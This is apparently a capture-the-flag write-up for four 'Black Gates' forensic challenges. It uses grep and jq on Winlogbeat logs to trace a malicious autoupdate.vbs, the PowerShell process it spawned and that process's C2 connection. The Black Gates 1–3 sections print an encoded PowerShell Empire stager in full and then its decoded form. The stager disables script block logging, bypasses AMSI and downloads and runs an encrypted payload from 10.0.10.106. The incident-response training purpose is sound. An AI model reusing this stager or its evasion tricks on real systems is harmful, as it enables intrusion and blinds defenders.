


Black Gates 1


50

Use the attached winlogbeats output to answer this challenge set.
What is the filename of the malicious script downloaded by a user on this domain, and the account name of the user who executed it? (format - file.ext,user)

We can cat the json file and grep for filenames, to see how many we might have to sort through. Surprisingly we only have three records that have the term filename in it.


We have ftp.txt, recycler.txt, and autoupdate.vbs

All of the files were running under nmartha



```
kali@kali:~/5ctf$ cat empire_apt3_2019-05-14223117.json | grep filename | grep -i userid
{"@timestamp":"2019-05-14T22:58:56.554Z","@metadata":{"beat":"winlogbeat","type":"doc","version":"6.7.0","topic":"winlogbeat"},"message":"Pipeline execution details for command line:                 Set-Content -Path $filename -Val
ue $Content -Encoding Byte\n. \n\nContext Information: \n\tDetailSequence=1\n\tDetailTotal=1\n\n\tSequenceNumber=4503\n\n\tUserId=SHIRE\\nmartha\n\tHostName=ConsoleHost\n\tHostVersion=5.1.17763.316\n\tHostId=eabd76cb-a6e0-4eb2-a855-336
6509b07a4\n\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBlAFIAUwBpAE8ATgBUAGEAQgBMAEUALgBQAFMAVgBFAFIAcwBJAE8AbgAuAE0AQQBKAE8AcgAgAC0AZwBlACAAMwApAHsAJAA4AEQAQQB
jADEAPQBbAHIARQBGAF0ALgBBAFMAUwBFAG0AQgBMAFkALgBHAGUAdABUAHkAcABlACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBlAHQARgBJAGUAYABsAEQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAF
AAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwB0ACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAOABEAGEAQwAxACkAewAkADMAMgBFADQAZgA9ACQAOABEAEEAYwAxAC4ARwBFAFQAVgBBAGwAdQBFACgAJABuAFUAbABMACkAOwBJAGYAKAAkADMAMgBFADQAZ
gBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkADMAMgBFADQARgBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAn
AF0APQAwADsAJAAzADIAZQA0AGYAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0AJABWAEEATAA9AFsAQwBvAGwATABlAEM
AdABpAG8AbgBzAC4ARwBFAG4ARQByAGkAQwAuAEQAaQBDAFQAaQBvAG4AYQByAFkAWwBzAFQAcgBJAG4ARwAsAFMAeQBTAFQARQBNAC4ATwBCAGoARQBDAFQAXQBdADoAOgBuAGUAVwAoACkAOwAkAFYAQQBMAC4AQQBEAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZw
BnAGkAbgBnACcALAAwACkAOwAkAHYAQQBMAC4AQQBEAGQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAMwAyAEUANABGAFsAJwBIAEsARQBZAF8ATABPAEMAQQBMAF8ATQBBAEMASABJAE4ARQBcAFMAbwBmA
HQAdwBhAHIAZQBcAFAAbwBsAGkAYwBpAGUAcwBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUAcgBTAGgAZQBsAGwAXABTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAkAFYAQQBMAH0ARQBMAFMAZQB7AFsAUwBDAFIAaQBQAHQAQgBMAE8A
YwBLAF0ALgAiAEcARQB0AEYAaQBFAGAATABEACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdABWAGEAbAB1AGUAKAAkAE4AVQBsAGwALAAoAE4AZQBXAC0ATwBiAEoARQBDAFQAIABDAE8AbABsAGUAYwB0AEkATwB
uAFMALgBHAGUAbgBFAHIAaQBDAC4ASABBAHMASABTAGUAVABbAHMAVABSAEkATgBnAF0AKQApAH0AJABSAEUAZgA9AFsAUgBlAEYAXQAuAEEAcwBTAGUATQBiAEwAeQAuAEcAZQBUAFQAeQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG
0AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUATABEACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAEEAbAB1AEUAKAAkAE4AVQBMAEwALAAkAHQAcgB1AEUAKQA7AH0AOwBbAFMAe
QBzAHQARQBtAC4ATgBlAFQALgBTAEUAUgBWAEkAQwBlAFAATwBpAE4AdABNAGEATgBhAGcARQBSAF0AOgA6AEUAWABQAGUAQwBUADEAMAAwAEMATwBuAFQASQBOAFUARQA9ADAAOwAkADQAMwBlAGYAMwA9AE4AZQB3AC0ATwBCAGoAZQBDAHQAIABTAFkAcwBUAEUAbQAuAE4ARQB0AC4AVwBFAEIAQwBMAGkARQBO
AHQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4
AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7ACQANAAzAEUARgAzAC4ASABlAEEARABFAFIAUwAuAEEAZABkACgAJw
BVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQANAAzAEUARgAzAC4ASABlAGEARABFAHIAUwAuAEEARABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQANAAzAEUARgAzAC4AUABSAE8AWAB5AD0AWwBTAHkAUwB0AGUATQAuAE4AZQBUAC4AVwBFAEIAUgBFAHEAVQBlAHMAdABdA
DoAOgBEAEUAZgBBAFUAbABUAFcAZQBiAFAAcgBPAFgAeQA7ACQANAAzAEUAZgAzAC4AUABSAE8AeAB5AC4AQwByAGUARABFAG4AdABpAEEATABzACAAPQAgAFsAUwB5AFMAdABFAG0ALgBOAGUAVAAuAEMAUgBlAGQARQBOAFQAaQBBAEwAQwBhAGMASABlAF0AOgA6AEQARQBGAEEAdQBsAHQATgBlAHQAVwBPAFIA
awBDAHIAZQBEAGUAbgB0AGkAQQBMAFMAOwAkAFMAYwByAGkAcAB0ADoAUAByAG8AeAB5ACAAPQAgACQANAAzAGUAZgAzAC4AUAByAG8AeAB5ADsAJABLAD0AWwBTAHkAUwBUAEUATQAuAFQAZQB4AFQALgBFAG4AYwBPAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBFAHQAQgBZAHQAZQBTACgAJwB+AGsAKgB
fAEYAUwBqAHIAOAAlAHgAdwBlAEoANgBoAHwAUABLAC4AZgB7AFUATgBNAEgAdQBkAHAANQB5AG0AJwApADsAJABSAD0AewAkAEQALAAkAEsAPQAkAEEAcgBnAHMAOwAkAFMAPQAwAC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAE
sALgBDAG8AdQBOAFQAXQApACUAMgA1ADYAOwAkAFMAWwAkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQASAArACQAUwBbACQASQBdACkAJQAyADUANgA7ACQAUwBbACQASQBdACwAJ
ABTAFsAJABIAF0APQAkAFMAWwAkAEgAXQAsACQAUwBbACQASQBdADsAJABfAC0AQgBYAG8AUgAkAFMAWwAoACQAUwBbACQASQBdACsAJABTAFsAJABIAF0AKQAlADIANQA2AF0AfQB9ADsAJABzAGUAcgA9ACQAKABbAFQARQB4AHQALgBFAG4AQwBPAEQASQBOAGcAXQA6ADoAVQBuAGkAYwBvAGQARQAuAEcAZQBU
AFMAdAByAGkAbgBHACgAWwBDAE8ATgBWAGUAcgBUAF0AOgA6AEYAcgBPAG0AQgBhAHMAZQA2ADQAUwB0AFIASQBuAEcAKAAnAGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEQARQBBAE0AQQBBAHUAQQBEAEEAQQBMAGcAQQB4AEEARABBAEEATABnAEEAeABBAEQAQQBBAE4AZwBBAD0
AJwApACkAKQA7ACQAdAA9ACcALwBhAGQAbQBpAG4ALwBnAGUAdAAuAHAAaABwACcAOwAkADQAMwBFAEYAMwAuAEgARQBhAGQARQBSAHMALgBBAEQARAAoACIAQwBvAG8AawBpAGUAIgAsACIASABZAHYAbABQAEoATQBtAHMAawB5AE4ARgBUAGsAPQAvADYAVwBvAG0AeABaADQAbgBQAEcANQA3AHoAbgA4AEoAbw
BqACsAMABNAE0ANABCADMAVQA9ACIAKQA7ACQAZABBAHQAQQA9ACQANAAzAGUAZgAzAC4ARABvAFcAbgBsAE8AQQBkAEQAYQBUAEEAKAAkAFMAZQBSACsAJAB0ACkAOwAkAGkAdgA9ACQAZABBAFQAYQBbADAALgAuADMAXQA7ACQAZABhAFQAYQA9ACQARABBAHQAYQBbADQALgAuACQARABBAFQAQQAuAGwAZQBOA
GcAVABoAF0AOwAtAGoATwBJAE4AWwBDAGgAQQByAFsAXQBdACgAJgAgACQAUgAgACQAZABBAFQAYQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA\n\tEngineVersion=5.1.17763.316\n\tRunspaceId=1c9b45aa-4ab3-4693-b45f-a3c98141c2cb\n\tPipelineId=1\n\tScriptName=\n\tCom
mandLine=                Set-Content -Path $filename -Value $Content -Encoding Byte\n \n\nDetails: \nCommandInvocation(Set-Content): \"Set-Content\"\nParameterBinding(Set-Content): name=\"Path\"; value=\"autoupdate.vbs\"\nParameter
```

Flag: autoupdate.vbs,nmartha




Black Gates 2

50


What is the full path to the process spawned by the malicious script? (format - C:\Users\my_script.ext)

We can see from question 1 that there is a PowerShell script that is ran, but we can also run the following jq command: cat empire_apt3_2019-05-14223117.json | jq '.event_data | select(."ParentCommandLine" | contains("autoupdate.vbs"))?'



```
kali@kali:~/5ctf$ cat empire_apt3_2019-05-14223117.json | jq '.event_data | select(."ParentCommandLine" | contains("autoupdate.vbs"))?'
{
  "ParentProcessGuid": "{03ba39f5-41f6-5cdb-0000-001021848800}",
  "UtcTime": "2019-05-14 22:32:23.369",
  "IntegrityLevel": "Medium",
  "ParentProcessId": "6324",
  "Description": "Windows PowerShell",
  "CurrentDirectory": "C:\\Users\\nmartha\\Downloads\\",
  "ParentCommandLine": "\"C:\\Windows\\System32\\WScript.exe\" \"C:\\Users\\nmartha\\Downloads\\autoupdate.vbs\" ",
  "FileVersion": "10.0.17763.1 (WinBuild.160101.0800)",
  "Company": "Microsoft Corporation",
  "ProcessId": "6148",
  "TerminalSessionId": "1",
  "ProcessGuid": "{03ba39f5-41f7-5cdb-0000-001026b28800}",
  "Image": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "LogonId": "0×c0cc4",
  "LogonGuid": "{03ba39f5-e67a-5cda-0000-0020c40c0c00}",
  "ParentImage": "C:\\Windows\\System32\\wscript.exe",
  "CommandLine": "\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBlAHIAcwBJAE8AbgBUAEE
QBbAFIARQBmAF0ALgBBAFMAcwBFAE0AQgBMAHkALgBHAGUAVABUAFkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AV
AGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAOABEAEEAQwAxACkAewAkADMAMgBlADQARgA9A
AUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkADMAMgBlADQARgBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcA
AwADsAJAAzADIARQA0AGYAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB
G8AbgBTAC4ARwBFAG4ARQBSAGkAQwAuAEQASQBjAFQAaQBPAG4AQQByAHkAWwBTAHQAcgBpAG4ARwAsAFMAeQBTAHQAZQBNAC4ATwBiAEoAZQBjAFQAXQBdADoAOgBuAGUAVwAoACkAOwAkAH
bgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQBEAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBuAGcAJwAsADAAK
hAHIAZQBcAFAAbwBsAGkAYwBpAGUAcwBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUAcgBTAGgAZQBsAGwAXABTAGMAcgBpAHAAdABCACcAKwAnAGwAbwB
```

Flag: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe



Black Gates 3

50


What IP and port does the spawned process connect to? (format - IP:port)

If we base64 decode the PowerShell command we get the following information:

```
IF($PSVersIOnTAbLe.PSVersIon.MaJOr -Ge
3){$8DAc1=[REf].ASsEMBLy.GeTTYPE('System.Management.Automation.Utils')."GETFIE`lD"('cachedGrou
pPolicySettings','N'+'onPublic,Static');IF($8DAC1){$32e4F=$8dAC1.GetVAlue($nuLL);IF($32E4F['ScriptB'+'
lockLogging']){$32e4F['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$32E4f['ScriptB'+'lockLog
ging']['EnableScriptBlockInvocationLogging']=0}$val=[ColLecTIonS.GEnERiC.DIcTiOnAry[StrinG,SySteM.O
bJecT]]::neW();$vaL.Add('EnableScriptB'+'lockLogging',0);$VAL.ADD('EnableScriptBlockInvocationLoggin
g',0);$32E4f['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockL
ogging']=$VAl}ELSE{[SCripTBLOck]."GeTFiE`ld"('signatures','N'+'onPublic,Static').SEtVALUe($nULL,(New-
ObjECT
COlLECTIoNs.GEneRIC.HASHSet[strIng]))}$REF=[Ref].AsSeMBLy.GeTTYpE('System.Management.Automat
ion.AmsiUtils');$ReF.GetFiEld('amsiInitFailed','NonPublic,Static').SETVAlUE($Null,$truE);};[SySTEM.Net.SE
rViCEPOIntMaNAGER]::ExPECT100COnTinUE=0;$43Ef3=NEw-ObJEcT
SystEm.Net.WebClIeNt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$43ef3.HEadeRs.AdD('User-Agent',$u);$43eF3.Headers.ADd('User-
Agent',$u);$43ef3.Proxy=[SYSteM.Net.WEBRequesT]::DEFaUltWeBPROXy;$43ef3.PRoxy.CRedEnTialS =
[SYsTem.Net.CredEntIALCache]::DEFAuLtNeTwORKCrEDentiaLs;$Script:Proxy =
$43ef3.Proxy;$K=[SysTem.TexT.EncodiNG]::ASCII.GETBYtES('~k*_FSjr8%xweJ6h|PK.f{UNMHudp5ym');$
R={$D,$K=$ArGs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COunT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]
};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
bxOr$S[($S[$I]+$S[$H])%256]}};$ser=$([TeXt.ENCoDING]::UNicODe.GEtStriNG([CONverT]::FRomBAsE64S
tRiNg('aAB0AHQAcABzADoALwAvADEAMAAuADAALgAxADAALgAxADAANgA=')));$t='/news.php';$43Ef3.
HeAdErS.AdD("Cookie","HYvlPJMmskyNFTk=zoj0vCMOlVer2FISfiFkRCjlr8c=");$DaTa=$43Ef3.DOwnloAD
DATa($Ser+$T);$iv=$DaTA[0..3];$DAtA=$dATA[4..$dAtA.leNGtH];-join[CHar[]](& $R $DAta ($IV+$K))|IEX
```


We see that there is a web user agent call specified to an external connection.

If we grep on the process id from last question: “6148” we can see the call out to 10.0.10.106:443



```
}
{
  "UtcTime": "2019-05-03 13:55:25.217",
  "DestinationPort": "443",
  "ProcessId": "6148",
  "SourceIsIpv6": "false",
  "Initiated": "true",
  "Image": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
  "DestinationIsIpv6": "false",
  "DestinationIp": "10.0.10.106",
  "SourceIp": "172.18.39.106",
  "SourceHostname": "HR001.shire.com",
  "Protocol": "tcp",
  "DestinationPortName": "https",
  "User": "SHIRE\\nmartha",
  "ProcessGuid": "{03ba39f5-41f7-5cdb-0000-001026b28800}",
  "SourcePort": "52386"
}
{
```

Flag: 10.0.10.106:443



Black Gates 4


50

After the initial PowerShell session is established, what is the first executable the adversary runs interactively from the terminal? (format: file.exe, ignore conhost)

We will look at nmartha as a user to see what all is done, we may see commands that get ran:


We just want the commandline options so I am greping only those lines to reduce the clutter.

cat empire_apt3_2019-05-14223117.json | jq '.event_data | select(."User" | contains("nmartha"))?' | grep "CommandLine"



```
3sAHIAOABjAD0AIgApADsAJABEAGEAVABhAD0AJAA0ADMARQBmADMALgBEAE8AdwBuAGwAbwBBAEQARABBAFQAYQ
C0AagBvAGkAbgBbAEMASABhAHIAWwBdAF0AKAAmACAAJABSACAAJABEAEEAdABhACAAKAAkAEkAVgArACQASwApA
  "CommandLine": "\"C:\\Windows\\system32\\ROUTE.EXE\" print",
  "ParentCommandLine": "\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
jADEAPQBbAFIARQBmAF0ALgBBAFMAcwBFAE0AQgBMAHkALgBHAGUAVABUAFkAUABFACgAJwBTAHkAcwB0AGUAbQA
AAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAH
```

Flag: route.exe



